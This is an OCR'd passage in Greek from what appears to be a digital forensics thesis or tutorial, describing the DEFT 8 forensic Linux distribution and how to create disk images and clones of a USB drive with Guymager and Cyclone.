


Εικόνα 34: Εκκίνηση δημιουργίας εικόνας

Και εδώ φαίνεται η διαδικασία δημιουργίας της εικόνας, ο χρόνος που πέρασε και ο χρόνος που απομένει μέχρι το τέλος της.



Εικόνα 35: Δημιουργώντας την εικόνα



Εικόνα 36: Γενικές πληροφορίες για την εικόνα που δημιουργήσαμε.

5.5 DEFT 8

Το DEFT 8 (Digital Evidence & Forensics Toolkit), είναι ένα λειτουργικό σύστημα βασισμένο στο UNIX, και αναπτύχθηκε από τον Stefano Fratepietro με την υποστήριξη των Massimo Dal Cero, Sandro Rossetti, Paolo Dal Checco, Davide Gabrini, Bartolomeo Bogliolo, Valerio Leomporra και Marco Giorgi. Διανέμεται δωρεάν και χωρίς εγγυήσεις.

Το λειτουργικό σύστημα DEFT έχει κάποιες ιδιότητες που το κάνουν ασφαλές περιβάλλον για να δημιουργήσουμε εικόνα μιας συσκευής.

Κάποιες από αυτές τις ιδιότητες είναι:

- Στην εκκίνηση του συστήματος δεν χρησιμοποιούνται swap partitions στο σύστημα που είναι προς ανάλυση.
- Όταν το σύστημα εκκινεί, δεν κάνει αυτόματα προσάρτηση.
- Καμιά αυτόματη λειτουργία δεν πραγματοποιείται όταν γίνεται ανάλυση ενός στοιχείου.
- Όλα τα εργαλεία που χρησιμοποιούνται για κίνηση διαδικτύου και μαζικής αποθήκευσης, δεν αλλοιώνουν τα δεδομένα που αποκτούνται.

Τα πιο σημαντικά πακέτα και εργαλεία που διαθέτει το DEFT 8 είναι:

- File Manager with disk mount’s status
- Full support for Bitlocker encrypted disks, thanks libbde
- The Sleuthkit 4.1.3
- Digital Forensics Framework 1.3
- Full support for Android and iOS 7.1 logical acquisitions (via libmobiledevice & adb)
- JD GUI,
- Skype Extractor 0.1.8.8,
- Maltego 3.4 Tungsten,
- A new version of the OSINT browser


Το DEFT 8 μπορούμε να το τρέξουμε από ένα CD ή ένα USB drive. Στο παρών παράδειγμα το τρέχουμε από CD. Υπάρχει και η virtual έκδοσή του η οποία βγήκε πρόσφατα.

5.5.1 Εικόνα αποθηκευτικής συσκευής με το Guymager


Το πρόγραμμα **Guymager** δημιουργήθηκε για να μπορούμε να παίρνουμε εικόνες αποθηκευτικών συσκευών και είναι βασισμένο στο Linux. Η έκδοση που χρησιμοποιούμε εδώ είναι η 0.7.3-1 και το βρήκαμε μέσα στο λειτουργικό σύστημα DEFT 8. Το **Guymager** είναι γραφικού περιβάλλοντος πρόγραμμα κάτι που κάνει εύκολη την χρήση του και οι λειτουργίες του είναι περιορισμένες. Μπορούμε να δημιουργήσουμε τρία πράγματα με το **Guymager:** την εικόνα μιας αποθηκευτικής συσκευής, τον κλώνο της ή και τα δύο.

Εμείς εδώ θα δημιουργήσουμε την εικόνα ενός USB thump drive χωρητικότητας 2GB και την εικόνα αυτή θα την αποθηκεύσουμε σε ένα άλλο USB thump drive χωρητικότητας 4GB.

Αυτό είναι το αρχικό παράθυρο του Guymager (εικόνα 37) και βλέπουμε τις συσκευές που έχει διαβάσει. Αν συνδέσουμε μια καινούρια συσκευή, πατάμε το κουμπί rescan για να ξανακάνει την διαδικασία του διαβάσματος και να την βρει. Στο γκρι κομμάτι του παραθύρου έχει κάποιες πληροφορίες για την κάθε συσκευή όπως χωρητικότητα και μέγεθος τομέα.




Εικόνα 37: Η συσκευή από την οποία θα αποκτήσουμε την εικόνα της.




Εικόνα 38: Παράθυρο εισαγωγής πληροφοριών και προτιμήσεων.


Στην επόμενη εικόνα βλέπουμε την διαδικασία δημιουργίας της εικόνας της συσκευής μας. Θα μπορούσαμε να την αποθηκεύσουμε σε ένα φάκελο μέσα στο DEFT αλλά προτιμήσαμε να την αποθηκεύσουμε απευθείας σε ένα άλλο USB drive χωρητικότητας 4GB.




Εικόνα 39: Image creation



Εικόνα 40: Επαλήθευση της εικόνας.



Εικόνα 41: Η εικόνα δημιουργήθηκε.



Εικόνα 42: Για να δημιουργήσουμε έναν κλώνο

Στο Guymager έχουμε την δυνατότητα να δημιουργήσουμε τον κλώνο μιας συσκευής. Ποια η διαφορά από την εικόνα της συσκευής; Η βασική διαφορά όταν δημιουργούμε τον κλώνο μιας αποθηκευτικής συσκευής είναι ότι χρειάζεται να έχουμε μια δεύτερη συσκευή. Δεν δημιουργείται αρχείο εικόνας δηλαδή όπως όταν δημιουργούμε εικόνα αλλά δημιουργούμε έναν δεύτερο δίσκο ουσιαστικά, ίδιο και απαράλλαχτο με τον πρώτο. Το τι θα κάνουμε από τα δύο εξαρτάται από το τι θέλουμε να πετύχουμε εκείνη τη στιγμή.


Στην εικόνα 42 βλέπουμε το παράθυρο που ανοίγει αν αντί να επιλέξουμε **image acquire,** επιλέξουμε **clone device.**

5.5.2 Εικόνα ενός δίσκου με το Cyclone

Το Cyclone είναι ένα από τα εργαλεία του DEFT 8 για την δημιουργία εικόνας μιας συσκευής αποθήκευσης. Λειτουργεί με την χρήση των πακέτων εντολών της dcfldd που είναι μια προέκταση της προεγκατεστημένης σε όλες σχεδόν τις εκδόσεις των λειτουργικών συστημάτων LINUX εντολής dd. Αντί όμως ο χρήστης να κάθεται να πληκτρολογεί εντολές, το Cyclone τα κάνει όλα μόνο του και ο χρήστης απαντάει μόνο σε ερωτήσεις του είδους:


- Από ποια συσκευή θα δημιουργήσουμε εικόνα;
- Πως θα λένε το αρχείο της εικόνας; (χωρίς κατάληξη)
- Ποιο μορφή αρχείου θέλουμε να έχει η εικόνα;
- Θέλουμε να δημιουργήσουμε την hash τιμή της εικόνας;
- Θέλουμε επαλήθευση της εικόνας;

Όσον αφορά την πρώτη ερώτηση, για να μάθουμε πως λέγεται η συσκευή στο σύστημά μας χρησιμοποιούμε την εντολή **`fdisk -l`** που μας δείχνει τις συσκευές που είναι συνδεδεμένες στο σύστημα μας, είτε είναι προσαρτημένες είτε όχι. Πάνω στην εικόνα 43 φαίνεται το πως συντάσσεται το όνομα της συσκευής μας.




Εικόνα 43: Εδώ δίνουμε το όνομα της συσκευής που θα πάρουμε εικόνα.

Μπορούμε φυσικά αντί να πάρουμε την εικόνα όλης της συσκευής να διαλέξουμε μόνο το partition/s της συσκευής. Στο επόμενο βήμα δίνουμε όλο το μονοπάτι της τοποθεσίας που θέλουμε να αποθηκευτεί η εικόνα μας καθώς και πως θα λένε το αρχείο μας. Το δίνουμε χωρίς κατάληξη.




Εικόνα 44: Όνομα του αρχείου της εικόνας.

Στο επόμενο βήμα αποφασίζουμε την μορφή αρχείου που θα έχει η εικόνα που θα δημιουργήσουμε. Το Cyclone μας δίνει δύο επιλογές. Την ασυμπίεστη μορφή (dd) και την E01(Encase file format). Επιλέγουμε αυτό που θέλουμε και πατάμε enter.




Εικόνα 45: Επιλέγουμε το φορμάτ της εικόνας που θέλουμε.

